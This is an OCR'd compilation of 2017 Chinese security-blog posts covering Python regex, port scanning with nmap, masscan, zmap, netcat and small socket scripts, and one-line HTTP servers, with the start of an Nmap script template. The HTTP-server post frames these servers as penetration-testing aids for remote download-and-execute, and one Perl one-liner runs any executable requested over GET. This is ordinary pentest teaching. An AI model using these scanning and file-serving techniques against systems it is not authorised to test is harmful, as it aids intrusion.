
分别使用以上正则进行测试，如下图：



由上可知，表示数字有三中方式分别是[0-9]、\d、[\x30-\x40]，数字 0 的 ASCII 值在表中查出是 48，转为十六进制为 30，同理 9 的 ASCII 值的十六进制是 40，所以就有了[\x30-\x40]的用法，通过这种方式我们可以匹配任意 ASCII 码表中的字符。下面我们试着匹配测试文件中的冒号，结果如下：



花括号的用法在元字符表中有三中方式，测试结果如下：



括号作用是把括号内的表达式做子表达式来用，在元字符表中有四种用法，

测试结果如下：

```
C:\study\image\编程\正则中篇>python test.py (\d{11})
regular: [(\d{11})]

re.findall result: [13192298115]

C:\study\image\编程\正则中篇>python test.py (?:\d{11})
regular: [(?:\d{11})]

re.findall result: [13192298115]

C:\study\image\编程\正则中篇>python test.py (?=\d{11})
regular: [(?=\d{11})]

re.findall result: []

C:\study\image\编程\正则中篇>python test.py (?!\d{11})
regular: [(?!\d{11})]

re.findall result: []
regular: [(?!\d{11})]

re.findall result: []
regular: [(?!\d{11})]

re.findall result: []
regular: [(?!\d{11})]

re.findall result: []
regular: [(?!\d{11})]

re.findall result: []
regular: [(?!\d{11})]

re.findall result: []
```


对于这个测试结果，后面三中不是很理解，希望有懂得给我讲讲。


中括号的作用是表示字符的范围，在元字符表中有四种用法，测试结果如下：

```
C:\study\image\编程\正则中篇>python test.py "([abcd]{2,})"
regular: [([abcd]{2,})]
re.findall result: [ad]

regular: [([abcd]{2,})]
re.findall result: [ad]


C:\study\image\编程\正则中篇>python test.py "([^abcd]{2,})"
regular: [([^abcd]{2,})]
re.findall result: [<!DOCTYPE html>
<html>
<he]

regular: [([^abcd]{2,})]
re.findall result: [>
<met]

regular: [([^abcd]{2,})]
re.findall result: [rset=utf-8>
<title>python re test</title>
</he]
```

测试发现，[a-d]与[abcd]的结果一样，[a-z]与[abcd]的结果一样，前面的作用就是获取包含 adcd 的字符串，后面的作用就是获取不包含 abcd 的字符串。

获取源文件中的邮箱


测试结果如下：



由测试结果可以看出来，\w 和[a-zA-Z0-9]的作用是一样的，相比之下*和+的结果一样，但是他们稍微又一点不同就是 *表示为可以没有，而+为至少匹配一个。而 *又等同于{0,},+等同于{1,}。由于\s 的作用是匹配空白字符，所以结果中虽然出现了邮箱地址，但是后面多了一个标签，由于邮箱开始处有空格而结尾处没有空白字符，所以出现这样的结果。还有就是[^\s]与[\S]的结果是一样的，\s 与\S 是互反的关系。测试中的点号前面加了反斜杠，由于点号是元字符可以替代任何除了空行以外的所有字符，所有使用反斜杠来对其进行转义来匹配点号，其他元字符用法类似。

一个正则获取 woshi 和 myh0st

测试结果如下;



由于 woshi 和 myh0st 之间有几个空行，所以可以用\n 和\s 匹配空行。\f、\v、\r、\t 用法相同。


获取所有链接

测试结果如图：

我们看到有问号，问号是个量词，表示最多一个，也可能不出现。这个就与{0,1}的作用相同了。

获取文字的标签名

测试结果如图：



\1 的作用是对前面括号内获取的内容的引用，可以用在处理 html 页面的时候，获取标签名字的操作。


需要转义的字符

除了上面说的单独出现的元字符，小括号和中括号也需要转义。

python 2.7 正则下篇

原创： myh0st 信安之路 2017-06-08

关于命名分组，下面看一个例子：




看的出来 (?P<year>\d{4}) 中，可以用尖括号中的名字去获取后面正则匹配出来的数值，这样方便调用，便于记忆。

关于非捕获性括号

这些内容就是我上篇不太懂的地方，下面看个例子来理解一下，如图：


对比两个例子发现，在使用(?:\d+)的时候，只是做了匹配的动作，但是并没有打印出来结果，这就是非捕获型括号的作用，我们在匹配域名的时候就可以使用到，如下：



怎么样？看出区别了吧。

关于捕获型括号

这个东西也不太好懂，我们来看个例子：



从例子中可以看到，<?=...>的作用是获取匹配到正则的地方，使用这个可以在给定的正则前面添加你想要添加的字符串，而<?!...>与之前就正好相反的作用。这个是正序匹配，还有个逆序匹配，如下图：

```
>>> re.sub("(?<=wo)", " bu ", "wo ai myh0st")
'wo bu  ai myh0st'
>>> re.sub("(?<!wo)", " bu ", "wo ai myh0st")
' bu w bu o  bu a bu i bu   bu m bu y bu h bu 0 bu s bu t bu '
>>> re.sub("(?<!\w)", " bu ", "wo ai myh0st")
' bu wo  bu ai  bu myh0st'
```

myh0st

大家自己体会吧，实在看不懂就去看《正则指引》那本书。

使用正则匹配中文字符

下面看个例子：

```
>>> re.findall("(.*)", "信安之门")
['\xd0\xc5\xb0\xb2\xd6\xae\xc3\xc5', '']
>>> re.findall("(.*)", u"信安之门")
[u'\u4fe1\u5b89\u4e4b\u95e8', u'']
>>> re.findall("([信])", u"信安之门")
[]
>>> re.findall(u"([信])", u"信安之门")
[u'\u4fe1']
>>> re.findall("([信])", "信安之门")
['\xd0', '\xc5', '\xc5']
```

myh0st

从例子看出，汉字在不指定 u 的时候，打印出来的是多个十六进制串，他将一个汉字分解成两个十六进制，在指定了 u 之后，出现的是 unicode 编码格式。

我们就可以用这两种模式去匹配所有中文字符，如下：

```
>>> re.findall(u"([\u4e00-\u9fff]+)", u"aa信安之门11")
[u'\u4fe1\u5b89\u4e4b\u95e8']
>>> re.findall("([\xb0-\xfe][\x00-\xff]+)", "aa信安之门11")
['\xd0\xc5\xb0\xb2\xd6\xae\xc3\xc511']
```

myh0st

关于正则的就写这么多吧，剩下的就靠大家自己了，多写代码多测试，这才是编程的真谛。

端口扫描那些事

原创： myh0st 信安之路 2017-08-19

在渗透测试中端口扫描是非常重要的一环，不管是在外围对企业边界信息收集的过程还是在内网渗透中对内网的信息收集。如何判断主机或服务器端口的开放情况就显得尤为重要，下面就盘点一下可以作为端口扫描的工具与方式方法。

测试环境

windows：192.168.188.149

kali：192.168.88.128


扫描工具推荐

推荐几款在外围信息收集过程中使用的快速且强大的端口扫描工具。

Nmap

nmap 作为一款最优秀的端口扫描利器，其功能之强大就不多说了，下面重点提几条命令，仅作端口扫描操作：


```
nmap -sT 192.168.88.128 -p68,80,443,8000,8080,5432 #TCP 扫描

nmap -sS 192.168.88.128 -p68,80,443,8000,8080,5432      #SYN 扫描

nmap -sU 192.168.88.128 -p68,80,443,8000,8080,5432     #UDP 扫描
```



UnicornScan

Unicornscan 是一个新的信息收集引擎，主要用于安全研究和通讯测试，主要特点是精确、灵活而且高效。做端口扫描可以用下面的命令：

unicornscan -i eth0 -mT 192.168.188.149:1-10000




如需查看更多功能请使用以下命令查看帮助：

unicornscan -h


Masscan

Masscan 号称是最快的互联网端口扫描器，最快可以在六分钟内扫遍互联网。可以使用以下命令做简单的端口扫描：

masscan -p1-1000 192.168.188.149 --rate=10000




软件的帮助信息如下：



zmap

Zmap 采用了无状态的扫描技术，没有进行完整的 TCP 三次握手，因此扫描速度极大提升。Zmap 的基本功能是扫描发现主机的开放端口。可以使用以下命令进行指定端口扫描：

```
zmap -p 135 -o results.csv 192.168.188.0/24
```



其他扫描方式请查看帮助。

自己开发一个端口扫描工具

在渗透测试中使用被人的工具有的时候是不能满足我们自己的所有需求的，不管是所处的环境问题还是自己的自动化脚本的实现，都需要我们自己学会如何开发，了解扫描原理来应对多变的环境。想要实现端口扫描功能，最重要的环节就是检测端口是否存在，下面就以不同的脚本来实现检测端口是否存在。

Python

使用 python 实现端口扫描功能，需要用到的库是 socket，如下是最重要的几行代码：

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(2.0)
```

```
try:
    s.connect(("192.168.188.149", 445))
    print "open"
except socket.timeout:
    print "timeout"
except socket.error as e:
    print "close"
finally:
    s.close()
```

端口扫描中的核心就是上面这几行代码，然后其他的功能，如：多线程、结果保存、端口列表等就需要自行添加了。

PowerShell

与 Python 编写端口扫描工具类似的，如何使用 Powershell 判断一个端口是否开放是端口扫描的关键，可以使用如下代码判断端口是否开放：

```
$tcp = new-object Net.Sockets.TcpClient
$tcp.Connect("192.168.88.128",80)
```

如果端口开放，其结果为空，如果不开放，将会报错，测试如下：


剩下的开发任务请大家自学 Powershell，然后开发属于自己的小工具。

NC

netcat 是网络工具中的瑞士军刀，它能通过 TCP 和 UDP 在网络中读写数据。通过与其他工具结合和重定向，你可以在脚本中以多种方式使用它，利用 nc 也可以完成简单的端口扫描。使用下面的命令查看端口是否开启：

nc -vv 192.168.188.149 80

测试结果如图：



大家可以不管是在 windows 下还是 linux 下都可以写一点 bash 或者 bat 来调用 nc 来进行端口扫描。

总结

工具不在多，够用就好，工具不在神，适合自己就好。所以我只是大概的提了提，剩下如何使用就看自己的个人喜好，欢迎大家分享一些自己的喜好以及经验等。

一句话开启 HTTP 服务

原创： myh0st 信安之路 2017-08-12

在实际的渗透测试中，有的时候需要自己创建一个 http 服务，来辅助我们的渗透测试，往往我们会遇到各种各样不同的环境，所以使用简单的方式在不同环境下创建一个 HTTP 服务还是非常有用的。下面我们就简单介绍下，在不同环境下使用一句话启动 HTTP 服务的各种姿势。

Python

对于不同的 python 版本有不同的方式，下面就一一介绍。

Python <= 2.3

```
python -c "import SimpleHTTPServer as s; s.test();" 8000
```

Python >= 2.4

```
python -m SimpleHTTPServer 8000
```

Python 3.x

```
python -m http.server 8000
```

Python (Twisted)

这个需要安装 Twisted 模块，在已经安装了 Twisted 模块的情况下，可以执行以下命令：

```
twistd -n web -p 8000 --path .
```

或者：

```
python -c 'from twisted.web.server import Site; from twisted.web.static import File; from twisted.internet import reactor; reactor.listenTCP(8000, Site(File("."))); reactor.run()'
```

如果你想用这种方式启动，而且目标没有安装这个库，可以使用一下命令安

装：

pip install twisted

Ruby

下面介绍一下针对不同版本的 ruby 实现这个功能的方法。

Ruby 1.9.2+

在不依赖库的情况下执行以下命令：

ruby -run -e httpd . -p8000

Ruby (webrick)

这个方式需要目标环境安装了 webrick 这个库，需要的 ruby 版本< 1.9.3。

ruby -r webrick -e 'WEBrick::HTTPServer.new(:Port => 8000, :DocumentRoot => Dir.pwd).start'

如何安装这个库：

gem install webrick

如何关闭这个进程：

执行 ctrl+z 后，使用 kill -9 pid 的方式干掉进程

Perl

perl 中有几个库可以完成这个功能，如下：

Perl (HTTP::Server::Brick)

安装必要库：

cpan HTTP::Server::Brick

一句话启动服务：

```
perl -MHTTP::Server::Brick -e '$s=HTTP::Server::Brick->new(port=>8000);
$s->mount("/"=>{path=>"."}); $s->start'
```

Perl (IO::All)

安装必要库：

```
cpan IO::All
```

一句话启动服务：

```
perl -MIO::All -e 'io(":8080")->fork->accept->(sub { $_[0] < io(-x $1 ? "./$1 |" : $1) if /^GET \/(.*)
/ })'
```

Perl (Mojolicious)

安装必要库：

```
cpan Mojolicious::Lite
```

一句话启动服务：

```
perl -MMojolicious::Lite -MCwd -e 'app->static->paths->[0]=getcwd; app->start' daemon -l
http://*:8000
```

PHP

php 版本需要大于 5.4 才能一句话实现这个功能：

```
php -S 127.0.0.1:8000
```

Erlang

Erlang 是一种通用的面向并发的编程语言，它由瑞典电信设备制造商爱立信所辖的 CS-Lab 开发，目的是创造一种可以应对大规模并发活动的编程语言和运行环境。

执行一下命令启动服务：

```
erl -s inets -eval 'inets:start(httpd,[{server_name,"NAME"},{document_root, "."},{server_root,
"."},{port,
8000},{mime_types,[{"html","text/html"},{"htm","text/html"},{"js","text/javascript"},{"css","text/css"},
{"gif","image/gif"},{"jpg","image/jpeg"},{"jpeg","image/jpeg"},{"png","image/png"}]}]).'
```

busybox httpd

BusyBox 是一个集成了一百多个最常用 linux 命令和工具的软件。

可以使用 BusyBox 中的 httpd 启动服务：

```
busybox httpd -f -p 8000
```

webfs

webfs 是一个简单的 http 服务器，主要是静态内容。

使用以下命令启动服务：

```
webfsd -F -p 8000
```

IIS Express

在 Windows 环境下，可下载 IIS Express，然后启动：

```
C:\> "C:\Program Files (x86)\IIS Express\iisexpress.exe" /path:C:\MyWeb /port:8000
```

下载地址如下：

```
https://docs.microsoft.com/en-us/iis/extensions/introduction-to-iis-express/iis-express-overview
```

安装测试

软件下载地址：

```
https://download.microsoft.com/download/D/C/4/DC4EC38C-A6AA-449D-9B19-7ABC6DF72B34
/iisexpress_1_11_x86_en-US.msi
```

安装完成后，在命令行下启动，如图：

浏览器访问一下，如图：

总结

本文大概介绍了一下，如何使用很短的命令或者代码启动一个简单的 http 服务，提供下载，浏览服务。我们可以利用这个功能，不管是从内网下载资料，还是利用外网服务，远程下载执行命令都是非常有用的，省的我们需要的时候安装像 apache 这样的服务器，方便快捷，以后在渗透测试中如何使用，大家自由发挥，我就不多说了。

安全工具

每一个刚入行的人都是从脚本小子做起的，最开始在啥都不懂的时候，使用别人的工具是我们必经的过程，人类学习都是从模仿开始，所以看教程模仿别人使用工具是必修课。

这里的文章主要内容就是介绍相关的安全工具的使用方法和原理，通过安全工具的学习，了解其原理，吸收工具作者的经验，在未来的工作中发挥作用，提升工作效率。

为 Nmap 添砖加瓦

原创： myh0st 信安之路 2017-06-11

Nmap 介绍

Nmap 作为一款优秀的端口扫描器，被所有渗透测试人员当作工作中必不可少的辅助工具，它不仅支持多种扫描方式，还支持添加漏洞测试脚本，在强大的 lua 脚本支持下，使得 nmap 更加如虎添翼，官方的 nmap 自带有非常多的脚本，这些不是今天的主角，今天的主角是如何编写属于自己的脚本，为 namp 的强大添砖加瓦。

理解 nse 脚本的结构

任何脚本插件都有自己的编写规则，都有一定的模板，所以 nmap 的脚本也不例外，想要编写脚本，必须去了解其编写规则，以及执行流程，下面我们就一起学习学习。大家可以先去看一下 freebuf 上的一个文章，点击下方原文连接查看。

脚本模版

```
local nmap = require "nmap"                    需要调用的库

description = [[                               脚本描述信息
this is test script
]]

author = "myh0st"                              作者
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"      一般不改
categories = {"default", "discovery", "safe"}          分类信息，便于管理

Rule[Prerule|Hostrule|portrule|Postrule] =              描述脚本执行的规则，也就是确定触发脚本执行的条件

action = function(host, port)                  脚本执行的具体内容，当脚本通过rule字段检查被触发执行时，
  return "this is test"                        就会调用action字段定义的函数
end
```


我们需要做的就是修改 Rule 以及功能函数的内容即可。所以我们要理解 rule 的四种触发条件才能完成我们想要完成的功能脚本。

Rule 的四种条件类型：

